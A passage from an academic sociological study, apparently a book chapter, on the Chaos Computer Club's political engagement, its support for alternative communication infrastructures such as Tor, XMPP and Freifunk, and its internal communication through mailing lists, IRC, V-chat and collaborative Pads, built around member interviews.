Sam May, a former board member who has been active in the Club’s local Cologne group since the late 1990s, stated:

*The Club is a collective that does not only observe technology, but also its impact on society, its impact on the economy, its impact on the state.* (Sam)

Steffen emphasised that this approach had been part of the organisation since the beginning.

*The CCC was initiated as a computer club with socio-political aspirations.* (Steffen)

The idea that ‘technology has to be accompanied’ allows translating the rather abstract notions of ‘supervising’ and ‘monitoring’ democracy (Keane 2009; Rosanvallon 2008) into actual practices implemented by concrete actors. The CCC’s statement on the Staatstrojaner hack, for example, concluded that the ‘analysis revealed once again that law enforcement agencies will overstep their authority if not watched carefully’ (Chas Computer Club 2011: n.p.). Taking into account that the constant questioning of government actions can be considered ‘the essence of constructive democratic politics’ (Rosanvallon 2008: 164), the hackers’ activities indicated two interconnected aspects of engagement: technological and political.

All participants, each in their own way, articulated how the CCC was a useful organisation for critically accompanying technology and questioning government actions in relation to technological developments. The ability to act as watchdogs of technological developments and their political consequences was first of all grounded in the technical abilities and know-how of CCC members. Lars Weiler, who has been an active member since 1999 and who strongly influenced the global spread of hackerspaces by co-authoring the “Hackerspace Design Patterns” (Ohlig and Weiler 2007), put it as follows:

*We know what technology is doing and we can deconstruct it. This ranges from “soft” to “hard” methods, which means that we do stuff like reverse engineering. We even dismantle*

*microchips and look at them under the microscope to find out what is implemented in them.* (Lars)

In a similar tone, Jürgen Geuter, alias tante, a long-term member focusing on data privacy who was not actively affiliated with any local group, stated:

*They [the CCC] has completely understood the technologies – in fact, better than many others who have entirely embraced the net. The Club is able to see many negative side-effects that such an embracement can have.* (tante)

The high level of technological know-how was considered particularly significant because participants saw the ability for political engagement outside the realm of practices related to technology as decreasing.

*I think the areas where you can act politically without engaging with technology are by all means getting fewer and fewer. If you act in the field of social equality, for example, and you say “Hartz IV<sup>14</sup> is all bollocks, we have to do something about it”, sooner or later you will stumble across issues like data collection, registration offices, data collation and stuff like that. And that’s going to be the case more and more. So, of course, you can do politics without dealing with technology, but probably not for much longer and nothing very significant. Even less so if you engage in a field where you want to communicate with others.* (Lisa)

The thematic spectrum of the Club’s hacks ranged from disclosing security flaws for users (Btx and iPhone hack) and for citizens (biometric passport) to highlighting the endangerment of basic democratic processes (voting computers) and supervising law enforcement agencies (Staatstrojaner). The common thread that linked the individual hacks was the Club’s overall political goal to propagate and deepen information and communication freedom. Implicitly echoing understandings that consider freedom to be fostered when the means of communication are dispersed and easily available instead of being concentrated and monopolised (de Sola Pool 1983), the hackers were directly acting on ‘the right to be informed, the right to inform, the right to privacy, the right to participate in public communication’ (MacBride 1980: 265). Hacking was less considered an alternative form of computing (cf. Lievrouw 2011) than hacktivism (Jordan and Taylor 2004; Jordan 2013) and ‘digital direct action’ (Coleman 2013) to make visible

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<sup>14</sup> The colloquial term for a reform of the German labour market in 2005 that brought together unemployment and welfare benefits for long-term unemployed.

the political scope and democratic deficits of technological developments. Taken together the hacks underlined the political relevance of confronting corporate and governmental decisions and actions in the field of technology with a voice that represented civil society. Accordingly, in the context of the CCC “hacking” is best understood as a set of practices that explicitly relate to political dimensions of computing. Due to the increasing pervasiveness of technology in both people’s everyday lives and the formation of democratic constellations, direct engagement with technological developments was ever more notable. Yet, hacking was not the only way of practising a progressive politics in relation to technological artefacts and infrastructures. As Lisa’s earlier statement hinted, practices related to technology were indispensable for actors who engaged in a field where they want to communicate with one another.

## **7.2 Alternative communication infrastructures**

So far I have discussed engagement practices, which can be considered the most common and natural amongst hackers cultures (Thomas 2002; Coleman 2012). At the same time, as the above section has shown, hacking can mean different things, and in the case of the CCC is grounded in a demanding and constructive vision of politics. What made the Club a fruitful case study was that in contrast to many other hacker collectives, its members did not only deconstruct existing technologies, but also put a lot of effort into building, supporting and maintain information and communication infrastructures. The reason for doing this was to create alternative communication environments that would enable more secure and anonymous ways of communication outside the realm of profit-oriented, data-hungry services. To explain the political dimensions of the hackers’ engagement, I will first give a short synopsis of three initiatives and then go into a more detailed analysis of two of them.

The first example is Freifunk (‘Free Radio’) – a grassroots initiative establishing, supporting and maintaining free mesh networks in Germany that provide an alternative to commercial internet providers. Martin Haase, a member of CCC’s board, discussed the initiative in terms of the hackers’ basic political goals.

*There is broad agreement in the Club that free software and free communication are important. Freifunk, for example, is an initiative that is closely affiliated with the CCC. (Martin)*

The initiative also supports communities developing know-how to set up their own networks and is constantly growing in numbers of participants. Several members of the CCC were involved in the foundation of the project in the early

2000s. The second example is Tor – originally short for The Onion Router – client software that enhances online anonymity. To conceal users’ locations and usage from anyone conducting online surveillance or traffic analysis, Tor directs internet traffic through a global volunteer network of servers. By making it difficult to monitor or track internet activities back to users – including visits to websites, online posts, instant messages and other communication forms – the initiative aims to protect personal privacy and freedom. For the most part financed through donations made to the CCC-affiliated Wau Holland Foundation, the Club was operating five Tor servers at the time of research.<sup>15</sup> The third example is Jabber – now known as Extensible Messaging and Presence Protocol (XMPP) – an open technology for real-time communication, which powers a wide range of applications including instant messaging, multi-party chat, voice and video calls, collaboration, and content syndication. In some of the quotes above participants mentioned the service briefly. During my research the CCC was running one of the most used XMPP servers in the world.

While the Freifunk network was a telling example of the hackers’ overall objective to build, support and maintain infrastructures outside the realm of corporate services, I will focus on Tor and XMPP as participants mentioned these two initiatives more often and emphasised their importance in more detail. Both initiatives were bottom-up infrastructures that were user-driven, decentralised, based on voluntary work and without formalised top-down structures. As self-organised internet-based communication infrastructures they relied on a global network of participants. Accordingly, the CCC was not the initiator of the initiatives, but was actively involved in establishing the network and maintained several nodes of the network. Tor and XMPP are both interesting examples for the contradiction in contemporary media environments that scholars have highlighted in different contexts (Cammaerts 2008; Dahlgren 2013). Tor, for example, was originally developed by the US Navy for the purpose of protecting government communications and has developed into an infrastructure that is used by journalists, law enforcement officers, the military and activists as well as users who just want to surf the web.<sup>16</sup>

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<sup>15</sup> Some local groups of the CCC operate additional servers. There are also personal overlaps between the CCC and the Tor project. Frank Rieger, long-term member and spokesperson of the CCC, is on the board of directors, Andreas Lehner has an honorary mention, and Jacob Appelbaum, spokesperson and developer for Tor, is a CCC affiliate who delivered the keynote at the 29<sup>th</sup> Chaos Communication Congress.

<sup>16</sup> During the period of my research around two million people were using Tor. However, the free and open-source web browser Mozilla Firefox was planning to embed the client software in its services; making it accessible to its 500 million users.



A set of reasons were given for the decision to become an active part of these initiatives. As Lars explained:

*It's a free protocol. When you look back at other instant messengers and you look a bit more closely at the terms and conditions, you see that everything belongs to the company and that they also have the right to use all the content. Again, the issue is privacy. I don't want anyone to do anything with my content. We sat together around 2004 and decided to do something in this context. Jabber, or XMPP as it is called today, already existed as a protocol and we said, "this is something that we want to support" and therefore initiated our own server – jabber.ccc.de is one of the best known servers worldwide. (Lars)*

In contrast to current developments that turn the web into an environment largely based on closed source software, on protocols not accessible to its users (Kelty 2013), XMPP was a non-commercial and open protocol. For Lars and other participants this was reason enough to support what they considered to be a political endeavour that counteracted corporate interests by circumventing existing control points and enabling users to structure digital communication in more transparent ways. As fukami put it, a Club member for over fifteen years and active in different local groups:

*The control over your own hard- and software is part of the essence of what you identify as a hacker. (fukami)*

Further emphasising this understanding Erdgeist, Club member for around twelve years and spokesperson for over six years, added:

*The construction of non-commercial infrastructure that we've been promoting for a long time is particularly important when certain companies like Facebook and Twitter, who bow to every respective jurisdiction, are praised as democratic silver bullets; which only works as long as they rebel against the latest favourite enemy. [...] To rely on commercially provided infrastructure is out of the question for the CCC. The possibility to communicate, for example, with an open and free communication system – where everyone is a participant, where everyone can establish their own services, is in control of their own emails, and where one can also fairly easily add*

*cryptography to communicate encoded with each other – needs to continue to exist.* (Erdgeist)

Creating open and free channels necessitated an alternative to existing services, which were seen as biased and unreliable due to their profit and data gathering and their general bias towards governmental administration. One way of interpreting this finding is by bringing it into dialogue with the notion of ‘communicative capitalism’ (Dean 2010). Freifunk, Tor and XMPP are three initiatives that enable diverse people to avoid being embedded in revenue-driven structures. They are thus political endeavours in themselves as they are infrastructures that critique and counteract contemporary neoliberal dynamics. Fittingly, participants highlighted how establishing and maintaining infrastructures was an active way to put direct pressure on companies to adjust their services – at least to some degree – and in doing so to influence the mainstream communication environment.

*When you create beneficial infrastructure like the Jabber server and you are able to demonstrate that you won't do any mischief with it, people will use it. [...] The allocation of free Jabber infrastructure has led to the situation that major tech corporations like Apple and Microsoft were no longer able to ignore Jabber and had to embed it in their services.* (Erdgeist)

*By operating infrastructures we exploit the normative power of the given. [...] Digital self-defence – through the creation of infrastructure that is simply a given and that is no longer possible to argue away – is getting more and more important. [...] In the digital age individuals and relatively small groups can make a difference, meaning changing the world in some way, by creating facts through the establishment of infrastructure. The CCC – financially, socially and technically – supports such infrastructure projects.* (Erdgeist)

The Club's efforts towards independence from commercial and centralised infrastructures was not restricted to internal struggles that allowed the hackers to be in control of their own soft- and hardware. Being actively involved in shaping the features and values of the communicative systems they used (Gitelman 2008) was only a part of what they did. In fact, their overall goal was to establish a more open communication environment (de Sola Pool 1983). The hackers' engagement includes but at the same time goes beyond a critique of corporate involvements. Media-related practices in this case are seen as enabling the collective to create technological facts that translate into a political project by pressuring other actors in the field to react and to take the new tool as a given. CCC members considered

the means of communication a political struggle in their own right (Milan 2013; Hintz 2013) and referred to the support, use and maintenance of alternative infrastructures as a fundamental part of political engagement that falls outside of conventional forms of doing democracy. As Kelty in his study of the cultural significance of free software stresses, hackers, or geeks as he calls them, not only express ideas but also ‘express *infrastructures* through which ideas can be expressed (and circulated) in new ways’ (Kelty 2008: 29). The Club was enabling and supporting emancipatory practices related to media technologies and infrastructures. Through creating and sustaining communication networks CCC was ‘executing political work and deploying strategies of engagement’ (Sassen 2008: 339). This endeavour was driven by the overall aim of influencing democratic constellations by reconfiguring communicative arrangements.

As Tim Pritlove, who acted as the main organiser of the annual Chaos Communication Congress from the late 1990s to the early 2000s, prompted attendees in his opening speech at the 30<sup>th</sup> CCC Congress: ‘What do we need to do now? We have to reinvent the net. We have to rethink the net. [...] You can do it’ (Pritlove 2013: n.p.). It is important to mention at this stage that Tor and XMPP are only partially autonomous as they are still dependent on commercial infrastructures like the internet backbone – physical infrastructure like cables and internet exchange points as well as service providers. Their degree of independence is not absolute, but rather ‘structured in response to the historically constituted layering of power and control within the infrastructures of computing and communication’ (Kelty 2008: 9). All the same, they are initiatives that constitute serious alternatives to existing profit-driven data-hungry services. While they might not cause existing power relationships around communication infrastructures to vanish, they partially reconfigure certain interdependencies. Bruno Latour has described the role of the critic as follows:

The critic is not the one who debunks, but the one who assembles. The critic is not the one who lifts the rugs from under the feet of the naïve believers, but the one who offers the participants arenas in which to gather. The critic is not the one who alternates haphazardly between antifetishism and positivism like the drunk iconoclast drawn by Goya, but the one for whom, if something is constructed, then it means it is fragile and thus in great need of care and caution. (Latour 2004: 246)

While the initial section above might have given the impression that hacking to some degree is a deconstructive action, the CCC’s engagement practices related to

building, supporting and maintaining underlines the productive nature of the hackers' critique. The notion of 'offering participants arenas in which to gather' is not exclusively a digital or "virtual" dimension. The CCC was heavily involved in establishing and spreading hackerspaces – places where people meet to build stuff together, to discuss, to work on projects, to share etc. Hackerspaces are physical infrastructures for exchange, collaboration and creating. Simultaneous with the increased connection via technological means, there is a global trend across hacker cultures to meet face-to-face by creating physical infrastructures and organising large-scale events. A closer analysis of the globally spreading phenomenon of hackerspaces, and the CCC's role in this, would require a research project in itself, but it is important to hint at this aspect to illustrate the entanglement of mediated and non-mediated arenas of engagement. The way Club members enabled people to communicate outside of corporate platforms was not only a rejection of the status quo but an actively constructed alternative to influence current and emerging means of communication. Engagement with alternative infrastructures was about triggering and cultivating different types of communication processes.

The CCC located collective action and everyday usage of technology on alternative infrastructures away from commercial interests and central control. In other words, the organisation aimed to transform democratic constellations – which are always already partially based on communication and information exchange (Thompson 1995) – by changing the nature of the media technologies and infrastructures that today are the basis of collaborations and collective action. For the CCC, technologies were not simply instruments for acting politically but were political matters in themselves. The hackers went beyond their role as watchdogs by actively engaging with the given technology in many ways. Actively supervising technological developments also meant intervening in technology. CCC was not enacting on "simplistic" individualistic modes of participation like signing petitions online, but acting on the fundamental structures and processes that enable communication far away from commercial, data-hungry, monopolistic infrastructures.

As participants emphasised and as some of the earlier quotes suggested, the Club was not only supporting, building and maintaining Tor and XMPP for the sake of others. They were also engaging with these infrastructures to allow CCC's members to communicate amongst themselves outside the realms of surveillance- and profit-friendly platforms. I will now look at the more internal aspects of the Club's communication infrastructures.

### 7.3 Boundaries of internal communication

As has been shown so far, the Chaos Computer Club's engagement practices were grounded in an intimate relation to using as well as establishing alternative communication infrastructures. They did not only accompany technology, but actively intervened in new technological developments. Part of this active occupation with technology came to life in the organisation's internal use of particular tools and platforms. To gain understanding of the overall role media-related practices played for the CCC's political endeavours the hackers' own use of particular technologies is of particular interest. This is because analysing internal use of media helps us to understand the basic processes that contributed to the formation, organisation and maintenance of the CCC. Let me start by directly pointing to the role of XMPP. One of the co-founders of the Club, Klaus Schleisiek, also a chairperson of the Wau Holland Foundation, described it as follows.

*Jabber is very important for the communication with WikiLeaks, for example; it's the channel that most interaction goes through and one can be sure that it is a secure communication channel.* (Klaus)

As a response to the deny of Amazon, PayPal, and other corporations to provide their services for the whistleblower platform (Hintz 2013), the CCC-affiliated foundation took on responsibility for administering all donations made to WikiLeaks. Due to the peculiarity and sensibility of the situation – Julian Assange had just entered the Ecuadorian embassy – members of the foundation based in Germany and Switzerland relied on face-to-face meetings and encrypted communication. Taking into account the known interest of third parties wanting to be part of the conversation between WikiLeaks and the Wau Holland Foundation, the full political dimension of being able to rely on alternative communication infrastructures became apparent.

Besides enabling people around the world to communicate in more secure and anonymous ways, XMPP was supporting intra- and inter-organisational communication (Bimber et al. 2012) for the CCC that countered corporate and governmental interests. But let me step back in time and recount the internal use of media environments in a chronological manner to exemplify how internal communication practices have changed and to put the Club's current practices into a broader frame. The CCC was founded in the early 1980s, a time when bulletin board systems were gradually emerging in Germany. Right from the start members of the Club made extensive use of what was described as 'collaborative

mass media' (Rafaeli and LaRose 1993) at that time. Steffen remembered the emergence of these new forms of information distribution.

*Many started to have their own bulletin boards at home and used the bulletin board systems as a public desktop they could share with others. So, they used the "black boards" as pigeonholes for different themes to make their knowledge accessible to others. (Steffen)*

Because of the rarity of personal computers and technological equipment these early forms of sharing mostly took place amongst individuals who had a strong interest in technology-related issues. As hackers were still a minor sub-cultural phenomenon and people interested in the creative and subversive use of technology were dispersed across the country, the possibility of sharing information and knowledge across time and space was a big step towards building a sense of communality. The spread of bulletin boards and the emergence of local CCC nodes went hand in hand. This was important in a social and a political sense. More concretely, the emerging ability to merge offline and online communication showed the initial Club activists that new forms of networked connectivity were possible, opening up new modes of engagement.

*We realised that it was a possibility through which people could collaborate and coordinate activities. That was the philosophy. Yet, the foundation was that we first had to build networks. There were single bulletin boards, but they weren't connected with each other. (Steffen)*

*Zerberus was a very interesting example because it was developed without a central hierarchy from day one. [...] The whole network structure of Zerberus was designed in a way that did not allow censorship or central control but enabled maximum exchange. (Steffen)*

As a result, online networks like Zerberus emerged that consolidated several computers with each other. In stark contrast to other means of communication at the time that were part of the monopoly of the Federal Post, the newly developed networks were decentralised. The coming years saw increasing exchange amongst users of bulletin boards, made possible by the development of common communication protocols. Countering the Telecommunications Act ('Fernmeldeanlagen-gesetz'), which prohibited individuals from tinkering with the telephones and from operating self-built or imported modems, the CCC amplified and made increasing use of digitally networked communication. As the Club

attributed great importance to this emerging form of interaction and believed in free communication, the hackers decided not to counteract existing laws but to productively oppose the monopoly.

*Schwarz-Schilling, then Federal Minister for Post and Communication, eventually relinquished the monopoly. The background to this was that we founded a registered association together with the commercial bulletin board system GeoNet, so that every person who was using the system was a Club member and the communication was officially club-internal and no longer subject to the post monopoly. (Steffen)*

Underlining the earlier argument that the Club not only made use of and accompanied technology, the case of bulletin boards demonstrates that the Club actively intervened in technological developments. It was thus that the hackers' initial use and elaboration of bulletin board systems, which partially rested on self-interest, turned into a political engagement in itself perpetuating the decentralisation of communication.

The desire to communicate and collaborate and to coordinate activities within and beyond the Club's boundaries through decentralised infrastructures was the driving force behind establishing these networks. Of course, over the years the forms of communication networks have changed rather drastically, and so have the practices related to them. Zerberus, for example, dissolved in the 1990s and with the triumph of the web newer systems became predominant. One of the major tools that have been part of the CCC's internal communication processes from the 1990s onwards are electronic mailing lists. Paralleling the growing importance of the internal newsletter as a means of communication for social movements in the 1970s and 1980s (Rucht 2004), the hackers made extensive use of its digital equivalent. The internal mailing list fulfilled different functions. As the participants described it, mailing lists were not only used for announcements and to exchange information, but even more, acted as an arena for debate and discussion of issues concerning the Club in general or particular members. As an example of discursive practices related to the list, Martin mentioned the following.

*We had a strong controversy when the CCC was invited to the 47<sup>th</sup> Munich Security Conference in 2011.<sup>17</sup> The board discussed the question of whether or not we should attend the event. We couldn't agree and said, "Let's see what the members say".*

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<sup>17</sup> The Munich Security Conference is generally considered one of the world's most important forums for international security policy decision-makers.

*That's always how it's done: you ask the members on the internal mailing list. A vast majority of people said, "We don't want to collaborate with the conference in any way, even if it is just passively, we don't want that". So we declined the invitation and nobody travelled to Munich. (Martin)*

The internal mailing list was a discussion list employed to enable the Club to coordinate decision-making processes across its membership (Polletta 2004; Kavada 2010). The electronic discussion list therefore provided an infrastructure for internal deliberation processes and discursive forum for coming to mutual agreement on Club matters. Yet, several members believed this function was being undermined by the harsh tone that commonly used by participants on the list.

*It is no list for "I just had an idea and post it on the list", because if you do that you get pulled to pieces. It's hate. I know many people who don't subscribe to the list, even though they are very active in the Club, because this whole malice and hate is not much fun. [...] The list is strongly dominated by particular members who put the boot in if they don't like the person who is commenting. These are members who have been involved for a long time and it's very difficult to contradict them. (tante)*

*I haven't had any active contact with the Club for a long time. Since have been with the Wau Holland Foundation for a year now, I have also started to raise my hand on the internal list again. In the start I was bullied in a very uncharming manner. "What are you looking for meddler?" I was told to shut up. This was an important communication channel and I shouldn't obstruct it with my crap. There are manners on the internal list that reminded me why it would be necessary to work on the hacker ethic again. (Klaus)*

While the manufacturing of consensus relies in most cases on some form of conflict and exclusion (Hall 1982), the intimidating manners were seen as counterproductive to deliberation and the formation of agreement. As statements by other participants confirmed, this was not a personal issue of tante being overly sensitive. Besides considering the deeply conflictual nature of the mailing list as an obstacle for constructive debate, participants also noted how it obstructed the ability to make more powerful use of members' different skills and perspectives.

Karsten Nohl, a long-term member who specialised in cryptography, mentioned that regarding internal mediation tools, 'surprisingly little' has



changed over the past two decades. While newer tools and platforms were not entirely ignored he stressed that they were not ‘cannibalising’ the already existing tools because the Club ‘is partially barricaded’ against using them more intensively. What had changed, however, according to Karsten, was that members could now access the internal communication infrastructure while being on the move through mobile devices. So, while the Club’s membership figures have increased significantly, especially in the last decade (from a couple hundred members to around 4500), its internal communication structures apparently had not changed accordingly. Many participants regarded this ‘barricading’ against contemporary platforms as a problem and pointed to the fragmented character of internal communication channels.

*In a way the Club hasn’t grown with its proliferation of members and its de-centrality. [...] At the moment there is no central discussion platform, but many individual ones, which makes it difficult to gather support for one’s position or to sharpen one’s reasoning. Sometimes you need a number of people to elaborate an idea decently. The Club offers very little infrastructure for this kind of process. [...] The CCC as a whole has no infrastructure to act as one entity. (tante)*

The pluralism and diversity of internal channels used by local CCC groups and hackerspaces was seen as a central dilemma for their deliberation potential. At the same time tante’s critique pointed towards the lack of a central infrastructure that would allow individual members to form coherent groups to share relevant knowledge, information, experience and skills. This assessment in some ways turned Karsten’s statement, that the CCC’s internal communication tools hadn’t change much, into a critique of the Club’s reserved approach towards the potential of contemporary media. The consequences of obstructing implementation of certain contemporary tools was seen as a deficit for the actual functioning of the CCC as a political collective as it prevented the Club from acting as a consistent organisation that united individual agency into a larger whole. The ability to form a coherent voice amongst members (Fenton and Barassi 2011) was seen as crucial to achieve for promoting the Club’s political endeavours. While all participants emphasised the importance of internally elaborating coherent points of view, the interviewees pointed to different ways in which this could be achieved.

As long-term member, fukami, put it, ‘the list has 850 subscribers – that’s no longer internal’. Along with the ongoing growth of the Club some participants saw the “internal” dimension of the mailing list dissolving and along with it its

role as an infrastructure to exchange thoughts, share relevant knowledge and develop a coherent voice within the boundaries of the organisation.

*If you take the mailing list, for example, which is called “internal mailing list”. Not even all the members are on it and still we know of journalists who read along on that list. [...] That’s a problem. We also have an internal collection of links and it had the same problem that outsiders were reading along. It was password protected, but the password was circulated repeatedly. Now we have decided to give every user a personal password to avoid things getting to the outside so easily. If you discuss and organise stuff internally it shouldn’t be in every newspaper immediately. (Martin)*

As the introductory example of the communication between the Wau Holland Foundation and WikiLeaks has demonstrated, upholding boundaries between internal and external communication was vital for the collective. At the same time, as the example of the mailing list demonstrates, drawing clear boundaries was more and more difficult because of the Club’s growth in membership and the increasing interest of outsiders in the hackers’ activities. As a result, mailing lists were not an adequate infrastructure for deliberation, constructing a coherent voice or coordinating ‘digital direct action’ (Coleman 2013). Rather they were environments within which existing hierarchies held sway and confirmed through the (rhetorical) dominance of long-term active members whose positions were to be indisputable. While certain decisions like declining the invitation to the Munich Security Conference were made through the mailing list, participants’ statements have made clear that decisions concerning more sensitive information and activities had to be made in more secure and exclusive arenas. Similarly, to avoid fragmentation of the Club into numerous small sub-groups, which would render speaking with one voice and acting as a coherent collective impossible, additional modes of interaction and coordination were needed.

#### **7.4 Collaborating in exclusive circles**

The relevance of drawing clear boundaries around internal communication practices was also elaborated by Sam in his emphasis on the Club’s need to coordinate certain activities in ways that did not include all members.

*Some of the projects that we execute are very time-critical and we don’t want to lay everything on the table in advance. You can’t tell everything to everyone. We often do know more off*

*the record than we actually let on the media. There are many issues that you can't discuss explicitly. We live from saying "we have an internal mailing list with several hundred people", but how internal can a mailing list with several hundred people be? So that can't be the place where "secretive" commandos are arranged. That's simply impossible. Insofar as there are other structures and other forms of coordination they are run very individually, not through a formalised mailing list. (Sam)*

One of the main reasons for maintaining the internal communication boundaries was the importance of coordinating collective action in ways that didn't allow outsiders to gain knowledge about upcoming activity. To achieve the modes of communication had to be more exclusive and oriented towards individual members instead of the Club as a whole. Participants identified several tools as adequate solutions to establish more individualised modes of communication. Participants indicated that online chat, or more particularly, Internet Relay Chats (IRC), were one of the main channels for elaborating projects amongst a more exclusive circle of members. IRC is a chat protocol for online messaging and data transfer, allowing one-to-one as well as group communication. Tobias Engel, one of the first members of the local Berlin Club in the 1990s, mentioned that 'an animated exchange is taking place amongst members through IRC'. According to Tobias and other participants online chats were displacing telephony as well as emails as primary means of communication amongst Club members.

*The only people I still talk to on the phone are my girlfriend, my family and my non-nerd circle of friends. Apart from that I hardly use the phone at all. [...] That's so convenient with chat: you can write something and people can react now or later, and above all you can have simultaneous threads of communication. (Tobias)*

*The CCC members still communicate through a server that you have to connect to and you basically get a black terminal – with an amber-coloured typography if necessary – and where people meet in a chat room to talk to each other. The system isn't thirty years old but that's what it looks like and it's been around for at least twenty years and is still the main communication media. This terminal you dial into is called V-chat. (Karsten)*

Besides allowing for flexible communication – instantaneous, deferred and simultaneous – participants highlighted that IRC enabled a wide range of interactions – from messaging to data transfer – amongst individuals who had accepted each other as contacts. In contrast to the internal mailing list to which large numbers of members could subscribe IRC was a much more restricted channel as it only allowed selected members to communicate with each other and to form small groups that shared information amongst each other. Officially, V-chat was not administrated by the CCC, but run by a private individual who was a long-term affiliate. The particularity about the system was that access to the chat was restricted and reserved for long-term, active and trusted members. Only a core group of around 100 individuals were allowed to access the system. The terminal was described as a central source of information where links were shared and news disseminated, as well as an environment for discussing future activities and coordinating current collective actions.

*I find it funny when people nowadays talk about “social media” all the time – about Facebook and Twitter and the like. We’ve had these structures to keep up continuous virtual contact for a long time. But we make them ourselves – that’s important! The need for them was part of the hacker community long before everything became so colourful.*

(Constanze)

Being able to communicate with each other through online systems like IRC, and even more V-chat, allowed the CCC to create different layers of exclusivity in which members could communicate from one-to-many, from one-to-one, and amongst a selected few. These layers permitted the hackers to solve most of the above-mentioned issues regarding the boundaries of internal and external communication. Likewise, these layers formed and deepened existing organisational structures within the Club by creating exclusive communication environments for the sake of executing political work in more dynamic and secretive ways. The tools to do so have been, as participants underlined, part of the Club’s structure for a long time; IRC was initiated in the late 1980s and the V-chat terminal in the 1990s. Accordingly, establishing and maintaining organisational structures were for most of the Club’s history related to media practices.

More recently, the spectrum of these tools has increased. While newer channels were not ‘cannibalising’ these tools, as Karsten has put it, CCC members were employing contemporary tools that played an important role in internal collaboration, coordination of digital direct action and more basic practices like finetuning press releases.

*If you look back some years one had a document on a server where a number of people had access to and could work on it, but only one at a time. Now, through software, one is able to work in a comprehensible manner with a number of people at the same time. (Lars)*

As Constanze, one of the most prominent spokespersons of the Club, described the development towards online collaborations and their relevance regarding the Club's ability to coordinate activities:

*Almost from day one, and long before web 2.0, the CCC had the required infrastructures to keep up permanent virtual contact across its members. What has changed, however, over the past three to four years is the increased use and exploitation of a range of collaborative tools. In particular, to write texts together or to share results from reverse engineering – things that really need collaboration. These tools were simply not there ten years ago. We had other methods, but they were by far not as effective as the contemporary ones. (Constanze)*

Web-based editing tools allowed a number of individuals to collaboratively edit a file, either simultaneously in real time or deferred in non-real-time. The major asset of these web-based editors, generally referred to as Pads by participants, was seen to be in their ability to enable time-efficient, location-independent collaborations amongst a chosen group of people.

*Pads are web-based editing interfaces where several people can simultaneously work on a text and this is used to quickly write a text together where everyone can bring in their expertise promptly without necessarily sitting in the same room. That's definitely an important tool. (starbug)*

In fact, whenever referring to particular activities – from hacking to organising the annual Chas Communication Congress to publishing the *Datenschleuder* magazine – participants stressed that a wide range of their collective activities were based on practices related to Pads. They enabled them to act 'interlinked', 'multi-locally' and 'time-efficient'. In the case of the Staatstrojaner hack, for example, all interviewees involved stressed the fact that real-time editing tools, by enabling the actors to work collaboratively across distance and therefore to act together despite the fact that 'everyone has always a lot of work to do and we are not all based in Berlin' (Constanze) gave serious weight to the activities. In addition, to guarantee

the secrecy of collaborations, communication was highly safeguarded by operational security (opsec).

*We deploy opsec, in particular, when we know that a particular action is politically very controversial and when we have a holdback period for publication to achieve a concentrated action. (Constanze)*

As a consequence of these highlighted features other tools were no longer used as extensively as before. Pads were an advance compared to wikis as they enabled participants to bring different technological affordances together.

*Where we are heading to now – technology keeps on moving – are Pads. With a wiki you always have the issue that you write something and you have to save it; so you always get snap shots. With Pads you get instant. You see what the other person is writing and you see who has written what. [...] Often you have a chat feature on the side which enables you to ask “How did you mean this or that? Can I change this or that? [...] It’s basically a note pad that has become collaborative. [...] Pads make a lot of sense because you can work in a straightforward way: you can click on “save” and you get a text that is ready to be published. Above all, everyone has contributed and it is therefore possible to achieve consensus. (Lars)*

Similar to other participants, Lars pointed to the fact that along with the ongoing technological change the organisation’s practices were shifting and evolving. Due to the Club’s increased membership and its publicity, CCC members saw a strong need to collaborate within rather exclusive circles to achieve consensus and coordinate collective action. In contrast to the more open information environment of mailing lists, chat systems and collaborative software applications were used particularly for project-based collaborations amongst a small set of people.

*Constanze and Frank, for example, sit in the chat and say, “let’s open a Pad” and then five to ten people meet and write or simply watch or sometimes add a smart sentence. (Anonymised)*

Depending on the particular need of the group, different media-related practices that formed layers of exclusivity fluently merged from one application to another. While the use of particular tools like IRC and Pads were creating and underlining organisational structures, this was not only done for reasons of secrecy or

exclusivity. As Constanze mentioned in relation to the Staatstrojaner hack, where around eight people were involved, each with different capacities:

*I think if you have more people in a team it gets a bit confusing because you have a very big communication effort.*

(Constanze)

The fact that only a selected number of individuals were involved in particular activities and included in exclusive media-related practices was to a large degree due to practicality. Referring to the use of tools that enabled smaller groups of the Club to communicate with each other, Constanze stressed that the Club's activities and organisation would be simply unimaginable without the discussed media-related practices. Although contemporary tools were described as highly potent and flexible, participants stressed that there was an inherent limit to the openness of these practices as communication needed to be limited to make it effective. While exclusivity was considered central for allowing concentrated coordination for collective action other participants who wanted more deliberative processes, saw this development as more critical.

*There is a lot of IRC, but also V-chat in Berlin or other things based on very distinct, closed groups. Which also leads to problems for internal communication in some places. Groups that are very closely connected and communicate a lot with each other often have already finished the process of reconsidering before they make it public – by public I mean internally – and there is not as much discussion as one would like to have. (fukami)*

Bastian Greshake, a relatively new member interested in bioinformatics, confirmed this process:

*I often learn of new activities and hacks in the news or when everything seems to be decided and settled. (Bastian)*

Media-related practices allowed the bringing together of a well-integrated group of people. Keeping the number of participants in a given collective action down meant communication process could be more direct, productive and effective. Media-related practices allowed and to some degree encouraged the Club to act within more or less closed digital environments. On the one hand, restricting the number of participants also helped maintain the boundary between internal and external communication. On the other hand, it enabled the Club to establish a more constructive communication process as a lower number of participating members also meant a lower number of differing opinions; which, in turn,

enabled the group to stay more focused and to make decisions in a timely manner. Accordingly, direct digital action and practices related to collaborating online were directly related with each other as media-related practices played an important role in relation to organising, coordinating and executing digital direct action.

Bringing this finding into dialogue with participants' above-mentioned remarks that the CCC's internal communication structures did not keep pace with the growth of its membership, one can remark that while there might be no central platform that solves issues around the decentralised organisation of the Club, its members are nevertheless able to collaborate through multiple, in parts overlapping media-related practices. This, clearly, is a long-term dimension. Despite rapid growth of the organisation, media-related practices allow the Club to act on politically controversial issues in timely and discreet ways. The overall relevance of these practices was summarised by Martin as follows.

*The members are better networked today than ever before. In the beginning we only had the internal mailing list and now we have chat, V-chat, IRC and Jabber and this obviously also brings with it a lot of communication. I would say the Club's entire decentralised structure is strongly related to the fact that people at different locations were increasingly able to collaborate. This was unthinkable in the beginning. [...]*  
*Emerging modes of communication and more generally practices around emerging technologies and infrastructures have made the Club what it is today.* (Martin)

